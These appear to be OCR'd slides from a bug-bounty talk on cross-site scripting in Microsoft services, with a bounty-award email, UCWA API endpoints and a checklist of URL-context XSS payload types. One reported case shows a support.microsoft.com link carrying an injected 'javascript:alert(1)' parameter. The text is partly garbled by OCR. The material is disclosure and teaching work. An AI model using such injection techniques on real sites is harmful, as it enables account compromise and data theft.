Microsoft Security Response Center <secure@microsoft.com> Mon, Dec 2, 2019, 10:10 PM


to me

Hello Ashar,

We're happy to inform you that your case 54728, severity(Important), security impact (Information Disclosure)is eligible for a US$5000.00 bounty award under O365 Bounty Program. Congratulations and thank you for your continued support in helping to secure some of the world's largest platforms, products, and services.

To continue to protect the ecosystem, we ask that you follow coordinated vulnerability disclosure and not share this report publicly before we have notified you that this issue is fixed. A bounty award is not a confirmation of a fix or permission to disclose your findings publicly.

We will send this award to you in the coming days using your current bounty award payment provider information. If you have not yet selected a bounty award payment provider, you will receive a separate email with registration instructions.



Javed Ashar
Change picture
Be right back
Set status message
Saved
Settings
Keyboard shortcuts
About
Download the desktop app
Download the mobile app
Sign out
Available
Busy
Do not disturb
Be right back
Appear away
Reset status
ore channels
Open the
o the team.

https://www.youtube.com/embed/v9xTS-M75aw?enablejsapi=1


```
/ucwa/oauth/v1/applications/10652913321/people
/ucwa/oauth/v1/applications/10652913321/people/presenceSubscriptions
/ucwa/oauth/v1/applications/10652913321/people/subscribedContacts
/ucwa/oauth/v1/applications/10652913321/people/presenceSubscriptionMemberships
/ucwa/oauth/v1/applications/10652913321/people/groups
/ucwa/oauth/v1/applications/10652913321/people/groupMemberships
/ucwa/oauth/v1/applications/10652913321/people/contacts
/ucwa/oauth/v1/applications/10652913321/people/privacyRelationships
/ucwa/oauth/v1/applications/10652913321/people/contactsAndGroupsSubscription
/ucwa/oauth/v1/applications/10652913321/people/search
/ucwa/oauth/v1/applications/10652913321/onlineMeetings
/ucwa/oauth/v1/applications/10652913321/onlineMeetings/myOnlineMeetings
/ucwa/oauth/v1/applications/10652913321/onlineMeetings/defaultValues
/ucwa/oauth/v1/applications/10652913321/onlineMeetings/eligibleValues
/ucwa/oauth/v1/applications/10652913321/onlineMeetings/customInvitation
/ucwa/oauth/v1/applications/10652913321/onlineMeetings/policies
/ucwa/oauth/v1/applications/10652913321/onlineMeetings/phoneDialInInformation
/ucwa/oauth/v1/applications/10652913321/communication
/ucwa/oauth/v1/applications/10652913321/communication/mediaRelayAccessToken
/ucwa/oauth/v1/applications/10652913321/mediaPolicies
/ucwa/oauth/v1/applications/10652913321/communication/conversations
/ucwa/oauth/v1/applications/10652913321/communication/messagingInvitations
/ucwa/oauth/v1/applications/10652913321/communication/audioVideoInvitations
/ucwa/oauth/v1/applications/10652913321/communication/onlineMeetingInvitations
/ucwa/oauth/v1/applications/10652913321/communication/onlineMeetingInvitations
/ucwa/oauth/v1/applications/10652913321/communication/missedItems
```

https://docs.microsoft.com/en-us/skype-sdk/ucwa/unifiedcommunicationswebapi2_0

Context


http://www.example.com
Search
XSS
http://www.example.com/search_results
Search Results
You searched for: XSS
Search again: <input type="text" value="XSS" />
Site's analytics script:
<script type="text/javascript">
var searchquery='XSS'; </script>
Popular searches: XSS
The color is not available: div
HTML context
attribute context
script context
URL context
style context

URL Context


Privacy profile
Organization privacy statement
https://www.google.com
Please enter privacy statement URL. This should be a valid URL.
Create my own form
Powered by Microsoft Forms Privacy and cookies
https://www.google.com
Inspector
Console
Debugger
Style Editor
Performance
Memory
Network
Storage
Accessibility
Search HTML
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml" lang="en-US">
<head></head>
<body dir="ltr">

This form doesn't exist


Powered by Microsoft Forms

Privacy and cookies

How to attack URL Context ...

Is there a methodology?

... revolves around JavaScript , DATA URI (not useful now a days because tied to null origin) and VBScript (sort of dead now + IE specific + no one pays bounty for IE) given a validation check i.e., URL should starts from http:// or https:// is missing ...


click_me
1
Unobfuscated JavaScript URI
YES
NO
2
Obfuscated JavaScript URI with URL encoding
YES
NO
3
Obfuscated JavaScript URI with HTML5 or Hex or Decimal encoding
YES
NO
4
Data URI
YES
NO
5
VbScript URI
YES
NO
XSS Bypass
No Further steps required because all sanitization routines are bypassed


Develop Your Own Methodology

https://jsfiddle.net/h8rdvgun/1/

MSRC Case 57873

https://www.youtube.com/embed/brB1U8v9ItY?enablejsapi=1

MSRC Case 34779




```
https://support.microsoft.com/en-us/getsupport?locale=EN-
US&oaspworkflow=start_1.0.0.0&wfname=RAV&wf=0&RaVStoreVersion=15&RaVService=Office15%20App%20Abuse&RaVP
roblemProduct=OfficeStore&RaVCustomerCountry=US&RaVSubjectFieldType=A&RaVSubjectFieldApp=Meet%20The%20T
eam&RaVProductGUID=92cee789-f12f-4e9b-807b-
42b597503cfd&RaVProductName=Meet%20The%20Team&RaVProductReleaseID=42949674377&RaVProductVersion=5.0.0.0
&RaVAssetID=WA104036097&RaVDevID=PN103995394&RaVAppEndNodePageURL=https://store.office.com/en-
us/app.aspx?
assetid=WA104036097&RaVProductReleaseStartDate=3/19/2013%2012:00:01%20AM&RaVDeveloperDisplayName=SR1%20
Development%20Limited&RaVVisitTheDeveloper=javascript:alert(1)&ccsid=636075792671644104
```

MSRC Case 56250

https://www.youtube.com/embed/b_3ZnhfBWb0?enablejsapi=1

MSRC Case 52115

